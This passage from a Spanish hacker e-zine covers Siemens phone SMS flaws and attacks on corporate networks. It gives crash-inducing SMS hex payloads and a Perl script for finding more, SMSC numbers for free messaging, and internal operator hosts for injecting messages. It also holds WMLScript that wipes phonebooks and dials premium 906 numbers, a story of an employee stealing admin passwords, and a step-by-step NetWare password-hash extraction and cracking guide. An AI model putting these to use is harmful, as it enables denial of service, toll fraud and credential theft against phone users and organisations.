es "ABCDEFGHI" con caracteres griegos
Algo muy interesante es que el movil cuando muestra la lista de todos los
mensajes solo ensenia los primeros caracteres. Cuando se ve todo el texto
de este mensaje, resulta que los caracteres !han desaparecido! . Y cuando
elegimos editar el mensaje, han sido sustituidas todas las letras griegas
por el caracter ’.’ lo cua indica que puede mostrarlas en la lista, pero
no en el mensaje completo.
O sea, que no siempre muestra las mismas letras cuando saca la lista, cuando
muestra el mensaje, y cuando se edita. Algo no funciona coherentemente
en este telefono!
El mensaje 5a6a7a se muestra como "Zjz", como debe ser. Al parecer solo
los caracteres puramente ASCII funcionan correctamente.
Otra prueba sorprendente: el mensaje 404142 se ve en la lista como "!AB" pero
al verlo completo se ha convertido en "@AB" , y al editarlo tambien es "@AB"
Hmmm, eso quiere decir que el movil de alguna manera procesa los mensajes
cuando los visualiza, pero no cuando los muestra en la lista. El concepto
es parecido al del bug de interpretacion de argumentos que se realiza en
un ordenador, por ejemplo al usar en
lenguaje C la funcion printf con parametro %s . Vamos a investigar mas.

Especificamos alfabeto de 16 bits UCS2 que se supone que admite ISO-10646
Mandamos el mensaje 0068006F006C0061 y aparece "hola" . Todo perfecto.
Mandamos e0fe y aparecce el dibujo de una flecha.
Mandamos e0e0 y aparece en la lista la cara de un pato! Yo sabia que el
movil admitia dibujitos, pero esto es demasiado.
No solo eso, sino que al ver el mensaje aparece
la cara completa - antes aparecia cortada.
Y lo mas sorprendente es que al editar el mensaje !se apaga el movil!

El mensaje ee72ee8a se muestra en la lista como "." y cuando vamos a
verlo, apaga el movil. Parece que hemos encontrado un modo de
provocar un DoS. Solo hay que mandar
este mensaje, y cuando el receptor lo vaya a ver, se le apagara el telefono.
Interpretando los parametros del mensaje encontramos que
USER DATA PART OF SM
        USER DATA LENGTH :   4 octets, 2 UCS2 chars
        USER DATA (TEXT) :   <Private Use>
                                EE 72 EE 8A
Al parecer, eso de "Private Use" es debido a que no se usa ningun

afabeto conocido, y el movil intenta mostrar un caracter que no
tiene en su tabla, y provoca que busque un dato mas alla de
la memoria disponible. Un tipico "System fault - core dumped"

Por supuesto que puede borrarlo de la lista de mensajes. Asi que vamos a
intentar que cuando se muestre la lista, tambien se apague.

Vamos con una lista de mensajes, y su resultado:
E435 aparece el simbolo de nota musical, pero solo cuando se pone el
     cursor sobre el mensaje en la lista
EE14E405 aparece el simbolo de un libro, y suena una pitido al verlo
E0E0 cara de un pato
E0A0 dibujo de una bomba
77E6EE65 reset al ver el mensaje
EE0C0349 suena un pitido
E008 texto en negrita
E0f6 dibujo de un reloj grande que ocupa todo el display
EA00 hace que se limpie la pantalla
E405EA00E406 primero un dibujo de un libro+telefono y 2 segundos despues
       el dibujo de un pato+telefono
        Ciertamente este movil tiene caracteristicas sorprendentes.
EE13E405EE13E406   suena 2 veces la musica, con borrado en medio
E435   nota musical, pero solo cuando se marca el mensaje en la lista

Parece evidente que los mensajes con los caracteres Exyz son interpretados
de algun modo por el telefono. La documentacion del UCS2 dice que estos
caracteres no estan definidos en ningun conjunto, y son de 'Private Use',
razon por la cual SIEMENS los ha elegido para si misma.

Este es el punto donde entramos realmente en caracteristicas del movil.
Mensajes conteniendo estos codigos no seran reconocidos por ningun otro
fabricante, y posiblemente, tampoco funcionen en otros modelos. Incluso
es posible que no funcionen en otras versiones del software.

PRIMER INTENTO
Siguiendo con la investigacion, una de las posibilidades para encontrar
todos los caracteres es destripar la memoria del movil. Para ello hace
falta un programa y un cable especial para volcar el firmware a un
archivo de texto.
El primer paso es encontrar el programa SM45Tools.exe y ejecutarlo.
Para que funcione se necesita conectar el movil con un cable especial.
El que viene incluido con el movil no vale para esto, pero simplemente
hay que coger el cable de alimentacion y el de datos, unir las patillas
1 y 3 de ambos conectores, y ya esta.
Luego hay que apagar el movil y pulsar brevemente la tecla de encendido.
Estas instrucciones las he encontrado en Internet, y es posible que para
otros modelos tambien funcione.
Una vez que se tiene el volcado de la memoria hay que intentar averigua
lo que significa. Lamentablemente yo no he conseguido averiguar
nada en ese monton de bytes.
Quizas sea tambien posible desensamblar el codigo, pero no tengo suficiente
informacion para ello.

SEGUNDO INTENTO
Otra posibilidad es que alguien de Siemens me proporcione esa informacion.
Seguro que alguien ya esta pensando en hackear su website, entrar en su
oficinas por la noche, o usar ingenieria social.
Pero es bueno ir despacio. Se empieza por escribir a info@siemens.de , y
tras muchos mensajes inutiles, acabas contactando con alguien que te da
unas cuantas ideas o exactamente lo que quieres.
Mi agradecimiento total a Thierry Schuch del departamento de desarrollo
de software de servicio de datos para dispositivos moviles

dentro de Siemens AG, calle Grillparzerstrasse 12a D-81675 Munich
que , aunque me hizo firmar un documento diciendo que no haria publica
esa informacion y me obligo a incluir todo este parrafo, al final
me dijo todo lo que yo queria saber.

Asi que la respuesta es SI. Hay un mensaje (muchos, en realidad) que
contienen caracteres especiales que no
han sido verificados correctamente y al aparecer en la lista de mensajes
hacen que el telefono no calcule correctamente la longitud, y se apaga.
Por supuesto, no voy a decir aqui cual es la secuencia correcta. Si lo
hiciera te estaria convirtiendo en un script-kiddie, y los lectores
de esta publicacion no lo son, cierto?

Seguramente en la siguiente version del software estos caracteres
esten ya arreglados.

A proposito de esto tengo que mencionar que si se intenta enviar un
mensaje con el caracter ’%’ el movil se apaga, y cuando se enciende
otra vez, apenas dura encendido 2 minutos. La solucion es borrar
el mensaje de la memoria, usando otro movil.
Esto es muy raro, ya que la propia documentacion de Siemens menciona
que mensajes como %Kiss manda el dibujo de un beso: y %House manda
el dibujo de una casa, y otros mas. De hecho cuando mando un mensaje
conteniendo estos codigos, llegan a mi Siemens correctamente pero
no aparece ningun dibujo.

TERCER INTENTO
Una tercera manera de intentar encontrar un mensaje maligno es crear
un programa que genere todos las posibles letras (16*16*16*16) y
mandar esos mensajes. Solo hay que grabarlos con el comando AT+CMGW
y luego visualizarlos.
Aqui el paso critico es que hay que visualizar los mensajes cuando estan
en la lista; ya sabemos que al desplegar uno de ellos es posible apagar
el telefono, pero la gracia esta en hacer que se apague solo con verlo
en la lista. Tambien es posible que por el simple hecho de guardar
el mensaje en la memoria del movil se forzase un apagado. Los mensajes
que no he probado nunca han hecho esto, pero no descarto que en algun
otro modelo suceda. El equivalente seria que un ordenador se colgara
simplemente por existir un fichero con unos datos especiales. Puede ser.
Ya sabemos que al intentar mandar mensaje con ’%’ se cuelga, aunque
se pueden guadar sin problemas.

Ya hemos visto antes que (posiblemente) el primer caracter sea ’E’
asi que solo hay que crear 4096 mensajes. El comando AT+CMGD permite
borrar los mensajes que no hacen fallar el telefono.
Para los que programen en Perl, aqui va un ejemplo

```
use Device::SerialPort;

my $ob = Device::SerialPort->start( ’serial.cfg’ );

$ob->are_match("OK", "ERROR", ">");
$ob->write( "AT+CPMS=SM\r" );
waitfor(5);
$ob->write( "AT+CMGD=1\r" );
waitfor(5);
$ob->write( "AT+CMGW=28\r" );
waitfor(5);
$ob->write( "0001000081001824005500480045002000420069 00E000E000E000E0\cz" );
waitfor(5);
```

Explicacion paso a paso:

se abre el puerto serie, se selecciona la memoria del movil (no la del SIM ni la del terminal), se borra el mensaje que ocupe la posicion 1 , se selecciona para escribir en la primera posicion libre, y se mandan los bytes que componen el mensaje.
Quizas sea bueno mandar AT+CMGF=0 para decir que los datos van en hexadecimal, pero en mi modelo no es necesario.

Esto escribe un mensaje con varios UCS2 caracteres: E000
Haz que 000 se convierta en xyz , donde x=0-9A-F, y=0-9A-F, z=0-9A-F, y ya tienes hecho el programa.

CLASS 0
Aquellos que han conseguido leerse la documentacion del GSM 08.03 en el capitulo 4 se habran dado cuenta de que hay algo
llamado DCS=Data-Coding-Scheme o "Clase del mensaje", y puede valer:
00 (7bits) o 04 (8bits) -> sin clase definida
F0 (7bits) o F4 (8bits) -> 0 = Inmediato
F1 (7bits) o F5 (8bits) -> 1 = Especifico del Mobile Equipment
F2 (7bits) o F6 (8bits) -> 2 = Especifico del SIM
F3 (7bits) o F7 (8bits) -> 3 = Especifico de Terminal Equipment

En clase 1 y 3 el mensaje corto se guarda en el SIM y el TE.
Si se usa clase 2 el mensaje se guarda en la tarjeta SIM y no se envia directamente al terminal.
Los mensajes enviados con clase 0 se envian directamente al display del movil, y no se guardan en el telefono ni en la tarjeta SIM.
En otras palabras, cuando se recibe un mensaje con clase 0 , este aparecera inmediatamente en la pantalla del movil. Este funcionamiento depende del modelo de movil, pero tanto los Siemens como Nokia como Mitsubishi muestran el mensaje.
Si el telefono esta con el salvapantallas activo, el cuerpo del mensaje tambien aparece en el movil. O sea, siempre se muestra, y el usuario no puede evitar verlo.
Este metodo es el usado por Movistar para enviar el saldo.
Nosotros lo vamos a usar para enviar un mensaje que provoque una reaccion en el movil; algo parecido a enviar un archivo auto-ejecutable.
Como he comentado antes, el mensaje EE72EE8A provoca que el movil se apague, pero solo cuando se visualiza el texto, no cuando aparece en la lista.
De hecho, al enviarlo con clase 0 lo unico que aparece es "H.", donde ’H’ es un dibujo de un libro, indicando clase 0, y ’.’ es justamente lo que aparece en la lista del mensajes para este mensaje. Asi que si conseguimos que se apague simplemente mostrando la lista, lo habremos conseguido.
Esto es lo que se puede hacer en los telefonos Siemens 3568i con el programa smsdos V1.0 que se encuentra en http:\\www.benjurry.org , pero a mi no me funciona.

En el modelo Siemens S35 con software v.14 los mensajes de clase 0 hacen que el movil no responda a las teclas, con lo que ni siquiera se puede apagar. La unica solucion es quitar la bateria, forzando un apagado totalment violento. Eso si, el mensaje desaparece.

SMSC
Por supuesto, para que la magia de los SMS funcione es necesario que hay un centro que reciba los mensajes y los encamine a su destinatario. Sin meterme en los detalles de localizacion fisica del movil, comento que en Centro de Servicio de Mensajes Cortos se llama SMSC, por sus siglas en ingles.
Cada operador telefonico tiene, al menos, un SMSC, aunque algunos tienen varios para distribuir mejor el trafico. Es mas, algun operador bastante conocido no tiene ninguno, sino que usa el de otra compania.
AMENA usa +34656000821
Telefonica usa +34609090909 , +34609090885, +34609090965, y cuando se envia

mediante Internet usa +34609090890 ; cuando se mandan internamente +34609093900
Orange en Dinamarca usa +4526265151
Operadores en Alemania:Viag Interkom +491760000400 hasta +491760000499, y
tambien +491710760000, +491722270000, +41794999000 y +41787777070.
A1-Mobilkom +436640501, A3-Max.Mobil +43676021, D1-Telekom +491710760000
D2-Privat +491722270333
Estos numeros a lo mejor no son los habituales que suelen elegir los
usuarios, pero hay muchas maneras de averiguar numeros alternativos.

Por eso es posible cambiar el numero de SMSC para elegir otro. Esto se hace
con el comando
AT+CSMS
Incluso Telenor, en Noruega, esconde su numero de SMSC, quizas para que la
gente llame siempre al numero que ellos indican.

Ya que estamos, comento que aquellos afortunados que trabajan en una operadora
y tienen acceso a la red interna, pueden intentar localizar el servidor que
contiene el software para conectarse al SMSC. Es posible que contenga algun
interface para mandar mensajes internamente.

Solo por mencionar algunos ejemplos, en la operadora Alemana O2 , si consigues
acceso de escritura a la base de datos VDC01_O del ordenador DEAPVI06 solo
tienes que crear un registro en el esquema VDC3KCT, tabla PDNOTIF
Tambien existe un interface a traves de EJB, con protocolo t3 (Weblogic) en la
direccion IP 10.120.60.97 puerto 7001 llamando al bean
dev.viag.apps.EjbClientWrapper al metodo clientSendNotif()
Ahora es tarea tuya adivinar la clave y parametros de llamada :-)
De aqui la importancia de un buen scanner de direcciones y protocolos.
Si todo esto te ha sonado a chino, bueno, no te preocupes.

Posiblemente a ti, lector, te parece una imposible o inutil mandar mensajes
gratis, pero para escribir este articulo yo he tenido que mandar
aproximadamente unos 150 mensajes a mi movil, y no era cuestion de
pagar 15 centimos por cada uno, si se puede hacer sin gastos extra.

Esta es una lista de SMSC. Algunos de ellos permiten mandar mensajes sin coste:
(lista obtenida de http://mario374.tripod.com/mariosnokiapage/id3.html)
+34607003110, 12, 13
+34607003140
+34607003160
+34607003190
+34607003320
+34607133000
+34609090402
+34609090413
+34609090800 hasta 19
+34609090840
+34609090870 hasta 79
+34609090885
+34609090890
+34609090907
+34609090909
+34609090998
+34609090999
+34609093401
+34609093402
+34609093411
+34609093412
+34609093900 hasta 9
+34609909909
+34656000311
+34656000811

OBEX
Otro metodo de acceso a los datos movil es mediante el protocolo OBEX.
Siguiento el modelo de capas OSI, sobre un soporte fisico (cable, infrarrojos)
se establece una capa de mas alto nivel para intercambio de ficheros. Algo
parecido a la transferencia FTP.
Es posible meter ficheros en el telefono, leerlos, renombrarlos y borrarlos.
Todo esto desde un ordenador.
Hay muy buenas librerias para Linux, y, aunque podrian intentarse exploits
centrados en el protocolo, tambien parece posible intentarlo en los datos
que se mandan para hacer un buffer overflow. Hmm, suena interesante.

Tambien es posible hacer algunas de estas operaciones desde otro movil, pero
el movil de la victima debe estar en modo 'recepcion de ficheros', que es
una accion manual, y no parece muy normal que el usuario este dispuesto a
recibir nuestro virus voluntariamente.

Sobre protocolo OBEX se encuentra mucha documentacion, asi que no voy
a contar nada (quizas en otro articulo)

WML
Mi movil, los Nokia, y espero que todos los que salgan a partir de ahora
tienen incorporado un mini-navegador que permite ver paginas en Internet.
Tiene varias peculiaridades. Entre ellas, que no soporta paginas HTML sino
WML, que se parece a HTML pero mucho mas sencillo. Por ejemplo, se
permiten graficos, tablas y letras grandes y pequenias, pero no frames
ni cambios de tipo de letras. Las tablas tienen formato muy limitado, y no se
pueden incrustar paginas dentro de otras paginas.
En lugar de JavaScript soporta WMLScript, que permite interactuar con los
elementos que se ven en la pantalla. Tiene manipulacion de numeros, palabras
y objetos de pantalla, asi como navegacion entre paginas.
Todo ello usando las librerias Lang, Float, String, URL, WMLBrowser y Dialogs.
Esta pensado para tener un servidor en Internet conectado con una central
telefonica.
El movil llama por CSD (llamada telefonica analogica) y se
establece una conexion con protocolo WAP.
Tambien se puede llamar por GPRS con lo cual es movil es un nuevo nodo de
la red Internet, con su propia IP.
En ambos casos, el servidor manda paginas WML que se procesan en el telefono.
Una de las limitaciones es que los ficheros no pueden ser demasiado grandes.
El los terminales Nokia el limite son 7Kb, y en el Siemens S45 es 1400 bytes
lo cual no parece mucho, pero tampoco es cuestion de mandar paginas
enormes, porque el display es bastante pequenio.
Las paginas WML se guardan en la cache del telefono, pero el contenido de
las variables se pierde cuando se acaba la conexion.
Otros de los limites es la cantidad de variables que se pueden crear: 80
Y el mayor limite es que la carga de ficheros graficos y WMLScript es muy
lenta, con lo que este protocolo es apropiado para tareas ligeras
y con poco proceso

WTAI
Wireless Telephony Application Interface es una ampliacion del
protocolo WAP para crear aplicaciones de telefonia.
En la practica esto supone unas librerias que pueden -o no- estar
disponibles en el telefono cuando se usa WML/WMLScript
Se agrupan en
-Librerias publicas : WTAPublic . (Obligatoria si se quiere certificacion WTAI)
-Librerias de red: (No es obligatoria. Depende del fabricante)
- Control de llamadas de voz: WTAVoiceCall
- Texto de red: WTANetText
- Libro de direcciones: WTAPhoneBook
- Registro de llamadas: WTACallLog

```
        - Otras: WTAMisc

La manera de acceder es parecida al tipico formato URL:
wtai://libreria/funcion;parametros!resultado
O desde WMLS:
var resultado = libreria.funcion("parametros");

Por ejemplo, para saber cual es la duracion de la ultima llamada hacemos

var duracion = WTACallLog.getFieldValue(handle, "duration");

Y todo esto desde un programa en WMLScript !
O sea, que se puede hacer algo asi como
--------- begin prg1.wml  --------------
<?xml version="1.0" encoding="Shift_JIS"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.2//EN"
"http://www.wapforum.org/DTD/wml _1.2.xml">
<wml>
<card>
<input name="Nmbr" value="Numero"/>
<do type="accept" label="Llamar">
<go href="prg1.llama(0)"/>
</do>
</card>
--------- end prg1.wml  --------------

--------- begin prg1.wmls  --------------
extern function llama(x) {
var flag = WTAPublic.makeCall("906090909");
}
--------- end prg1.wmls  --------------

Por supuesto, el usuario tiene que acceder con el movil a nuestra pagina
http://servidor.dominio.es/prg1.wml

Este es el viejo truco de una pagina web que cuando la visitas, ejecuta un
programa que desconecta el modem y llama a un telefono 906 .

Recuerdo al lector que las paginas WML se pueden transferir al movil para
verlas en el navegador incorporado, y asi no se hace ningun gasto telefonico.
O sea, que cuando veas que alguien ha hecho un programa en WML/WMLScript y
te decidas a instalarlo en el movil, mejor te lo piensas 2 veces, ya que los
programas en WML/WMLScript estan compilados, y no incluyen el codigo fuente,
con lo que no puedes saber los autenticos propositos del programa.
Cosa por otro lado normal, ya que WML/WMLScript es un lenguaje compilado, no
se si lo he dicho antes, y no todo el mundo tiene un compilador de WML/WMLScript.

Por otro lado, para todos estos moviles modernos que soportan Java y
juegos, tengo que decir que J2ME tambien tiene la posibilidad de hacer llamadas
automaticamente, aumentando la factura telefonica del usuario.
Eso si, en cuanto se realiza la llamada el programa se detiene y finaliza.
Tambien es posible mandar SMS usando Java MicroEdition.

Ahora las malas noticias para esa gente que solo piensa en hacer cosas malas:
1- La funcion WTAPublic.makeCall   pide confirmacion al usuario antes de
   realizar la llamada. Si no, seria una falta de seguridad grave, no crees?
   Sin embargo, WTAPublic.sendDTMF no pide permiso. Asi, es posible
   confundir al usuario indicando una llamada gratuita, y luego mandar
   tonos multifrecuencia para derivar la llamada. Para esto se necesita una
   centralita analogica y un poco de control sobre ella. Yo no lo he intentado
   pero me han comentado que seria posible hacerlo.
2- Hay un monton de funciones utiles en otras librerias:
```

```
        - aceptar y colgar una llamada
        - leer/escribir/borrar del libro de direcciones
        - averiguar y procesar llamadas recibidas/perdidas
        - saber duracion/numero/nombre de las llamadas
   Pero desafortunadamente no estan soportadas por este telefono. Ojala
   lo estuvieran; eso aumentaria las posibilidades de un control desde
   un programa ejecutandose en el propio telefono o desde web.
   Aunque tampoco seria del todo completo porque WTAI no deja modificar el
   calendario, alarmas ni libreta de notas. Una pena.

Pero suponiendo que dispongas de un telefono que soporte el conjunto completo
de instrucciones WTAI, se puede hacer una pagina web que, cuando el usuario se
conecte, le cambie toda la libreta de direcciones y llame a un 906 tres veces
sin cortar la llamada anterior (si' , esto es posible).
Algo asi como
--------- begin prg2.wmls  --------------
extern function destruye(x) {
var i;
for(i=i;i<1000:i++)
 WTAPhoneBook.remove(i);
for(i=i;i<1000:i++)
 WTAPhoneBook.write(i,"906060606", "Mama");
var handle1 = WTAVoiceCall.setup("906060606",true);
var handle2 = WTAVoiceCall.setup("906060606",true);
var handle3 = WTAVoiceCall.setup("906060606",true);
}
--------- end prg1.wmls  --------------

FINAL
Con todo esto creo que ya tienes informacion para analizar las posibilidades
de hacer programas para moviles. A partir de ahora es tarea tuya hacer
cosas positivas con esta informacion.

Durante la realizacion de este articulo no fue herido intencionalmente
ningun animal en peligro de extincion.

BIBLIOGRAFIA
my-mobile.siemens.de
www.wap.net
http://www.totalcelular.com/virus.html
http://www.wapforum.org/
http://www.ipipi.com
www.nobi.com


*EOF*
```

-[0x0C]--
-[Internet desde una red regional]---------------------------------------
-[SET/@RROBA]---SET-27--

Este es uno de los articulos escrito por SET y publicados por la revista @RROBA. Lo publicamos en este numero de SET dado que asi nos lo insinuo alguna buena gente desde el tablon.

****

INTERNET DESDE UNA RED REGIONAL DE UNA MULTINACIONAL

Los acontecimientos aqui descritos se refieren a personas y situaciones ficticias, pero son muestra de miriadas de hechos ocurridos y que siguen ocurriendo en las redes de habla hispanica (...y estamos seguros que estos ejemplos se puede extender al resto del mundo).

1.-INTRODUCCION

Este sera (espero), el primero de una serie de articulos en los cuales el equipo de SET intentara explicar como ha impactado nuestra red en la vida normal de los hispanicos de a pie. Como a transformado a unos, apartado a otros y dejado indiferentes a otros pocos (poquisimos).

De pasado explicaremos como funcionan las redes mas normales en nuestro entorno, quien las usa, las cuida y .... las ataca ..... y tambien porque.

Hay un aspecto que se tiende a olvidar y es la actividad realizada en el interior de las grandes corporaciones. Empezaremos por tanto, por una red local, conectada a una WAN internacional de una empresa multinacional. Estas redes son muy comunes y fuente de regocijo de algunos golfantes que se dedican en sus ratos libres a pasearse por el terminal del vecino sin que este sospeche que existe este tipo de visitas no deseadas.

2.-LO QUE PROVOCA LA RECEPCION DE UN E-MAIL

Situad la escena en una oficina de un establecimiento donde trabajan, digamos mas de quinientas personas. El director de dicho engendro, llega a su puesto de trabajo y se cruza en el pasillo con un jefe subalterno de un departamento menor.

'Buenos dias, le espeta, ayer recibi un mensaje con un fichero escondido no se donde y creo que tiene un virus porque me bloqueo el PC'

'Buenas dias, contesta amablemente el subalterno, ¨ se activo el antivirus ?'

'No, pero insisto en que no me deja trabajar, ¨ puedes venir a verlo ?'

El resignado jefecillo, se arrastra hasta el despacho del director esperando encontrar cualquier cosa menos un virus no detectado por el antivirus, frecuentemente actualizado de forma automatica por la Corporacion.

Una vez delante del terminal, observa como el director, con gestos nerviosos, pone en marcha su Windows-95, conecta su Exchange y abre el primer mensaje. Efectivamente, hay un fichero adjunto, pero dadas sus dimensiones tarda en grabarse cuando el dire pretende abrirlo. Ante el asombro del empleado, el dire resetea la maquina mientras apostilla.

'Ves como no me deja trabajar?'

Coge el telefono y llama al Help-Desk, solicitando (es un decir), ayuda inmediata. El jefe, aprovecha el tumulto resultante para escabullir el bulto y se va a su despacho. Pero este gris personaje, no es lo que parece a primera vista. Se ha dado cuenta de lo que podia contener el mensaje y le ha picado la curiosidad.
En la intimidad de su mazmorra particular (alias despacho), hace un rapido 'net use' hacia una direccion de IP que casualmente es la maquina que aloja el servidor de Exchange del establecimiento (si, estamos hablando de un servidor NT), evidentemente despues de '/user:' no ha puesto su identificacion pero conoce la pass adecuada. Manipula los ficheros que encuentra en el sitio previsto y se baja el archivo que ha vislumbrado.

Bueno, realmente el procedimiento ha sido un poco mas elaborado. Ha utilizado un servidor Windows NT, de estos tan utilizados en las redes corporativas para poner a disposicion de todos informacion complementaria o de poco valor, y desde ahi se ha conectado al Exchange. Y el fichero ha seguido unos pasos similares antes de llegar a su PC. Unas minimas precauciones son necesarias, ya que al dire puede que no le guste que lean sus mensajes.

¨Como este oscuro jefe, se ha reconvertido en hacker oculto?

Para encontrar la respuesta tenemos que remontarnos unos cinco a¤os.

3.-HACE CINCO ANYOS

Si. Tanto como eso tenemos que remontarnos en el tiempo. Hace cinco anyos, el establecimiento tenia otro tipo de red informatica y nuestro oscuro jefecillo era, un todavia mas oscuro, tecnico. La red de aquella epoca se podria describir a grandes rasgos de la forma siguiente.

- Red configurada en Token Ring con protocolo IPX.
- Un router CISCO para salir al exterior y conectarse con la coorporacion.
- Dos servidores Novell version 3.x
- PCs normalillos con windows 9X y 3.x como estaciones de trabajo.
- Una incipiente mensajeria.

La utilizacion de la red era fundamentalmente para dar acceso a programas de contabilidad y financieros (entrada de datos) y accesoriamente se daban servicios de impresoras y archivo de datos.

Nuestro amigo ya tenia bastante con su trabajo normal como para ocuparse de como y porque podia almacenar sus datos en un servidor y compartir de esta manera la informacion con sus companyeros de trabajo.

De pronto el terremoto !
Alguien en alguna parte (os acordais que eso era solo un centro regional de una multinacional), decide que hay que hacer una prueba de comunicaciones y el marron cae sobre el tecnico de nuestra historia.

La tal prueba de comunicaciones consiste en encapsular el protocolo TCP dentro del IPX para crear un segmento especial sobre el cual se implanten las nuevas tecnologias (para esta epoca), correo POP, navegadores,....en resumen una pequenya intranet.

Con las novedades tambien han venido unas nuevas maquinas (Pentium no-se-cuantos) con Windows NT y ..... un monton de problemas. De forma aleatoria su segmento de red se ralentiza enormemente y todas sus quejas y peticiones de ayuda son inutiles. Aprovechando que finalmente le han instalado un acceso coorporativo a Internet, se baja un monton de documentacion y se empieza a desasnar.

4.-QUE DESENCADENA TODO ESTO

Sus buceos por la red le aportan un monton de informacion. Se da cuenta que su red no es nada mas que un lazo mas dentro de una madeja increible. En aquella epoca todavia existian redes peer-to-peer, o sea donde todos los recursos estaban compartidos de forma fraternal. Dado que la confianza en la honestidad ajena habia empezado a disminuir entre la gente en general y entre los de esta multinacional en particular, no era este el caso, habian tres servidores centralizados con funciones separadas :

- Alojamiento de espacio para compartir datos.
- Compartimiento de impresoras.
- Servicios de fax y mensajeria.

Simplemente fijandose en los mensajes que aparecian cuando realizaba los logins matutinos, descubrio los tipos de servidores que le daban soporte a su PC. Un buceo por la red le permitio descubrir a gente como ’nomad’ y sitios parecidos a www.nmrc.org, aunque mucha informacion la extrajo simplemente de www.novell.com

Acostumbrado al mundo DOS, le costo un poco entender las diferencias entre los dos sistemas operativos, pero la necesidad hace que la gente piense un poco mas de lo habitual.

Finalmente sintetizo la informacion en algunos puntos fundamentales :

- Lo que veia en la red (letras J:, G:,...) eran solo un reflejo de lo que habia en los servidores.
- Lo realmente interesante se encontraba en los volumenes SYS:SYSTEM
- Si no eras un usuario llamado Supervisor, no eras nadie.

Decidio atacar y lo hizo como debe hacerse, con paciencia y prudencia.

Casi siempre, es en la configuracion de los servicios de fax e impresoras donde se cometen los errores mas lamentables y este caso no se escapo a la regla general.

Un fax configurado por defecto sin password, le permitio entrar en SYS:SYSTEM, ahi habian una serie de ficheros mas que interesantes, producto de una copia de seguridad de los ficheros que contenian paswords e informacion sensible. De ahi extrajo la password del Supervisor (era antigua, pero nunca habia sido actualizada,...otro error clasico). A partir de ahi todo fue mas facil, extraer informacion actualizada, instalar snifers de login, y finalmente un snifer de red que le permitio comprobar lo que realmente estaba pasando en su segmento de red.

El problema se presentaba en forma de una disminucion de los paquetes correctamente construidos. O alguien estaba inyectando basura a proposito o bien un defecto en el cableado se estaba ensanyando con los ordenadores bajo su responsabilidad.

En este punto se encontro con un dilema, crei conocer la causa del desaguisado pero no podia decir el origen de la informacion que poseia. Esto nos lleva al siguiente apartado.

5.-ESCALANDO POSICIONES

Ante su sorpresa, alguien en las entranyas de la Sede Central de la Coorporacion, decidio que el ensayo habia sido un exito, planto medallas sobre pechos que jamas se habian preocupado por el proyecto (cuando no, lo habian

torpedeado sigilosamente) y se anuncio que dado que el sistema funcionaba perfectamente y que era fuente de sinergias y ahorros, se iban a generalizar este tipo de redes y sus tecnologias asociadas.

En la nueva implantacion se cambio la red Token-Ring por otra Ethernet y alli nuestro heroe pudo apuntar timidamente que debia existir un problema de cableado ya que el numero de colisiones era visible sobre la pantalla del nuevo HUB.

De todas formas la resolucion del problema lo dejo con un sabor agridulce. Si los nuevos administradores eran tan inutiles como los antiguos, ¨como iba a fiarse de ellos ? Decidio migrar con ellos a las nuevas tecnologias.

Decimos nuevas tecnologias, ya que, como en muchas otras coorporaciones se decidio substituir los antiguos novell por modernos Windows NT (...todas las opiniones son aceptables)

Dados los errores garrafales iniciales en la implantacion de los nuevos servidores, el oscuro funcionario, consiguio rapidamente hacerse con las passwords de los principales administradores de los dominios donde se encontraba. Despues de juguetear unos meses con los registros de los servidores de dominios (evidentemente a nadie se le habia ocurrido restringir el acceso del registro a distancia), podia hacer estadisticas de passwords en funcion de:

- Pais
- Nivel profesional
- Sexo
- Departamento
- ....cualquier cosa

A partir de este momento se dio cuenta del poder que tenia, pero tambien de lo peligrosa de su situacion. Empezo a utilizar correos anonimos, implementar remailers anonimos y proxys en servidores secundarios y sobretodo a poner cara de pez cada vez que alguien preguntaba sobre un tema que remotamente sonara a ordenadores, PCs y redes.

6.-DESENLACE

Aqui hay dos consecuencias. Una es que nuestro amigo ha leido el dichoso fichero adjunto antes que su jefe. Dos, que tiene la capacidad de obtener las informaciones antes que su jefe..... y como la informacion es poder....

El director en cuestion, es fiel reflejo de la generacion que disfrutaba visando personalmente todos los faxs que entraban en el establecimiento. Nunca entendio realmente las posibilidades de la red y solo a remolque faculto la utilizacion de la mensajeria a sus subordinados. Para el fue un verdadero cataclismo el que las informaciones fluyeran libremente entre los distintos niveles de las jerarquias. Nunca entendio muy bien la importancia de las passwords (con lo que le costaba recordarla a el, como era posible que otro la pudiera adivinar!) y mucho menos las consecuencias de que alguien las obtenga.

Nuestro gris y subalterno heroe probablemente no escalara altos puestos, pero tampoco le interesa demasiado. Esta contento con las tareas que normalmente le encomiendan y utiliza sus conocimientos como otros pueden utilizar sus habilidades para jugar a los barquitos durante sus ratos libres, ...con algunos valores anyadidos.

- Se entera de todo antes que nadie.
- Puede neutralizar a su jefe, ya que ve venir los ’marrones’ antes que le caigan encima (con lo cual puede esquivar un numero razonable de ellos).

Y si alguien duda de su honestidad, podemos decir que nunca utilizo la informacion obtenida en beneficio de su carrera personal (si fuera de otra manera, no seria un oscuro jefecillo) y nunca divulgo sus conocimientos (podria correr un cierto riesgo si lo hiciera).

****
*********UN ATAQUE CLASICO A UNA RED NETWARE**********
****

Lo que vamos a describir es un ataque que fue muy frecuente hace unos anyos en redes netware 3.X, pero que ante nuestra sorpresa, a podido ser reproducido durante los primeros meses del anyo 2001, y no requiere especiales conocimientos de programacion.

Aunque hoy en dia existan ya versiones 5.X, los servidores novell son tan estables, que es frecuente encontrarlos todavia en algunas redes como servidores de dispositivos e impresoras.

El primer paso es descubrir un usuario que tenga como palabra de paso un null. Este ataque se realiza de forma automatica mediante el programa CHKNULL.EXE que todavia es posible encontrar en la red.

Este programa os da una lista de todos los usuarios sin password.

Seleccionar los nombres de usuarios que corresponden a dispositivos tales como impresoras, faxs y similares.

....y se va probando.

Normalmente todos tienen acceso al volumen SYS/SYSTEM, ahi hay que buscar archivos tales como net$obj.old, net$prn.old, net$prop.old, net$val.old. Estos son copias de seguridad que ha realizado el Supervisor.

Buscar de nuevo en la red, otro programa llamado BINDERY.EXE (autor Alastair Grant), y lanzarlo con la opcion ETC > PW.PW Obtendreis en dicho archivo y en formato parecido al etc/passwd de unix, los usuarios con la hash de su password.

A partir de ahora es solo cuestion de paciencia y potencia de ordenador. Con otro programa denominado BINCRACK u otro similar (BHACK.EXE tambien es valido, su autor RX2, es procedente de Holanda y parece estar fuera del under desde hace un tiempo) podeis intentar el crackeo por fuerza bruta o bien con algun diccionario de los muchos disponibles en diversos idiomas.

